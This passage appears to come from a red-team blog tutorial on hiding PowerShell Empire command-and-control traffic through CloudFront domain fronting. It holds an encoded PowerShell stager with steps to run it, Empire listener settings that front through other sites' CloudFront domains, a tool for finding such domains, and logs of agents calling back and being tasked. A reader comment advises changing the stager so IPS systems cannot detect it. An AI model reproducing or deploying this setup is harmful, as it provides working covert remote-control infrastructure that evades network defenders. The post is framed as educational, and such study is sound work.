
```
(Empire: listeners) > usestager multi/launcher awsDF
(Empire: stager/multi/launcher) > execute
powershell -noP -sta -w 1 -enc  SQBGACgAJABQAFMAVgBFAFIAUwBpAE8ATgBUAGEAQgBsAGUALgBQAFMA
AFQAWQBQAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBv
dABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBGACgA
AGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJABHAFAAQwBbACcAUwBjAHIAaQBw
ZwBpAG4AZwAnAF0APQAwADsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcA
ADAAfQAkAHYAYQBMAD0AWwBDAE8AbABsAEUAYwB0AEkATwBOAFMALgBHAGUAbgBFAHIASQBjAC4ARABJAEMAVABJ
```

Detonate Powershell stager

1. Boot up a Windows VM
2. Open a Powershell prompt
3. Paste Powershell stager from above and hit enter



```
(Empire: stager/multi/launcher) > [*] Sending POWERSHELL stager (stage 1) to 34.195.252.197
[*] New agent ASBP87KH checked in
[+] Initial agent ASBP87KH from 54.182.212.73 now active (Slack)
[*] Sending agent (stage 2) to ASBP87KH at 54.182.212.73
```



```
(Empire: stager/multi/launcher) > agents

[*] Active agents:

  Name            Lang  Internal IP     Machine Name    Username            Process             Delay    Last Seen
  ---------       ----  -----------     ------------    --------            -------             -----    --------------------
  ASBP87KH        ps    172.16.17.145   DESKTOP-HIDE66L DESKTOP-HIDE66L\Sherpowershell/1192     5/0.0    2018-05-01 19:56:23

(Empire: agents) > interact ASBP87KH
(Empire: ASBP87KH) > ps
[*] Tasked ASBP87KH to run TASK_SHELL
[*] Agent ASBP87KH tasked with task ID 1
(Empire: ASBP87KH) > [*] Agent ASBP87KH returned results.
ProcessName             PID Arch UserName                        MemUsage
-----------             --- ---- --------                        --------
Idle                      0 x64  N/A                             0.01 MB
System                    4 x64  N/A                             0.12 MB
smss                    276 x64  N/A                             1.15 MB
svchost                 320 x64  N/A                             9.14 MB
svchost                 372 x64  N/A                             5.34 MB
csrss                   384 x64  N/A                             4.55 MB
wininit                 456 x64  N/A                             6.25 MB
csrss                   464 x64  N/A                             4.56 MB
winlogon                524 x64  N/A                             9.45 MB
conhost                 568 x64  DESKTOP-HIDE66L\Sherlock Holmes 16.90 MB
services                600 x64  N/A                             8.96 MB
lsass                   608 x64  N/A                             14.13 MB
powershell              624 x64  DESKTOP-HIDE66L\Sherlock Holmes 71.22 MB
```

Hammer time

So let’s take domain fronting to the NEXT NEXT level. We will use a scrip created by rvrsh3ll to find domains that are utilizing CloudFront. This will allow us to utilize these domains as legitimate “destinations” for our traffic. This activity may be considering illegal so proceed with caution and only proceed if you have PERMISSION.


Rvrsh3ll – FindFrontableDomains

1. git clone https://github.com/rvrsh3ll/FindFrontableDomains.git
2. pip install -r requirements
3. ./setup.sh
4. python FindFrontableDomains.py –alexa 10000 –threads 20

Testing domain

1. Select a domain that utilizes CloudFront
   A. **Using a domain without authorization may be illegal, proceed with caution.**

2. curl http://<Domain using CloudFront>/hello –header ‘Host: <CloudFront domain name>’



```
<html>
<p>
hello there
</p>
</html>
root@KaliLinuxVM:~/FindFrontableDomains# 
```

Create Empire Listener


1. Enter “exit” into Empire
2. ./setup/reset.sh
3. ./emire
4. listeners
5. uselistener http
   A. set Name awsDF
   B. set Host http://<Domain using CloudFront>:80
   C. set DefaultProfile `/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko|Host: <CloudFrontable domain name>`
6. execute
7. back

Generate Powershell stager

1. usestager multi/launcher awsDF
2. execute
3. Copy contents of stager

Detonate Powershell stager

1. Boot up a Windows VM
2. Open a Powershell prompt
3. Paste Powershell stager from above and hit enter



```
(Empire: stager/multi/launcher) > [*] Sending POWERSHELL stager (stage 1) to 13.59.250.41
[*] New agent BHZ1RFG6 checked in
[+] Initial agent BHZ1RFG6 from 54.182.212.73 now active (Slack)
[*] Sending agent (stage 2) to BHZ1RFG6 at 54.182.212.73

(Empire: stager/multi/launcher) > agents

[*] Active agents:

  Name         Lang  Internal IP     Machine Name    Username                   Process    Delay    Last Seen
  ---------    ----  -----------     ------------    ---------                  -------    -----    -------------------
  BHZ1RFG6     ps    172.16.17.145   DESKTOP-HIDE66L DESKTOP-HIDE66L\Sherpowershell/1376    5/0.0    2018-05-01 21:26:08

(Empire: agents) > interact BHZ1RFG6
(Empire: BHZ1RFG6) > ps
[*] Tasked BHZ1RFG6 to run TASK_SHELL
[*] Agent BHZ1RFG6 tasked with task ID 1
(Empire: BHZ1RFG6) > [*] Agent BHZ1RFG6 returned results.
ProcessName            PID Arch UserName                        MemUsage
-----------            --- ---- --------                        --------
Idle                     0 x64  N/A                             0.01 MB
System                   4 x64  N/A                             0.13 MB
smss                   280 x64  N/A                             1.09 MB
svchost                360 x64  N/A                             5.16 MB
csrss                  392 x64  N/A                             4.37 MB
SearchIndexer          400 x64  N/A                             15.41 MB
wininit                468 x64  N/A                             5.85 MB
csrss                  476 x64  N/A                             4.22 MB
svchost                480 x64  N/A                             8.92 MB
winlogon               532 x64  N/A                             14.02 MB
services               612 x64  N/A                             8.07 MB
```

DISCLAIMER

The information contained in this blog post is for educational purposes ONLY! HoldMyBeerSecurity.com/HoldMyBeer.xyz and its authors DO NOT hold any responsibility for any misuse or damage of the information provided in blog posts, discussions, activities, or exercises.

DISCLAIMER

Resources/Sources

- Xorrior: Empire Domain Fronting
- Red-Team-Infrastructure-Wiki
- Github: rvrsh3ll/FindFrontableDomains

- Github: Powershell Empire

Tagged spartan2194

One thought on “How to red team: Domain fronting with Powershell Empire and CloudFront”

MIS Team says: January 21, 2019 at 9:10 am

May be U know (may be not), but Empire has some vulns or mistakes with domain fronting. Therefor any advanced IPS and threat-intell systems can easy detect your originating domain.

U can fire wireshark and look to SSL traffic (exactly at Server Name Extension field of ssl-hello packet). So U cat see that this field is set to your originating domain, but no cloudfront or something else.
This is because some factors:
1) Empire send wrong pacjet at staging
Main idea is correct – establish connection to fronted domain and then DO NOT RESET tcp connection and use it for connect to your original domain. Main problem is that if first connection goes to AWS cloudfront. Then AWS gives 403 http code and .net framework reset tcp connection. So the second web request from empire will establish new tcp connection with your domain SNI.
To mitigate this U have to connect to specific URL of fronting domain so response will be 200 or 404 (no 403, 502 or some else). To od this – U heve to modify first empire stager…

2) domain fronting is not supported in PS agent (I suppose – they forgot add DF support in agent)
U have to modify empire ps1 agent to add support for domain fronting as it is in stager…

Reply

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Post Comment

← Previous post Next post →

Search

RECENT POSTS

- PoC: Monitoring user browser activity with Osquery
- Back in the saddle: Install/Setup Elastic stack 7.0 on Ubuntu 18.04
- Detecting malicious downloads with Osquery, Rsyslog, Kafka, Python3, and VirusTotal
- Detecting SSH brute forcing with Zeek
- Part 1: Install/Setup Zeek + pf_ring on Ubuntu 18.04 on Proxmox 5.3 + openVswitch

RECENT COMMENTS

- Lee on Part 1: Install/Setup Wazuh with ELK Stack
- Amit Srivastav on Install/Setup Doorman + OSQuery on Windows, Mac OSX, and Linux deployment
- Corbin on Part 1: Install/Setup Zeek + pf_ring on Ubuntu 18.04 on Proxmox 5.3 + openVswitch
- frank on Tales of a Blue Teamer: Detecting Powershell Empire shenanigans with Sysinternals
- spartan2194 on Detecting SSH brute forcing with Zeek

ARCHIVES

- October 2019
- May 2019
- April 2019
- March 2019
- February 2019
- December 2018
- November 2018
- June 2018
- April 2018
- January 2018
- December 2017
- October 2017
- September 2017
- August 2017

CATEGORIES

- ForFunAndWumbos
- Honeypot
- How to red team
- Incident Response
- Logging
- Malware Analysis
- Memory Forensics
- Network Security
- Pen Testing
- PoC
- Red Teaming
- System Administration
- Tales of a Blue Teamer
- Tales of a Red Teamer

META

- Log in
- Entries RSS
- Comments RSS
- WordPress.org

- July 2017
- June 2017
- May 2017
- February 2017
- January 2017
- December 2016
- November 2016
- September 2016
- June 2016

- Threat Hunting
- Threat Intelligence
- Tools
- Uncategorized

Proudly powered by WordPress | Theme: Chunk by WordPress.com.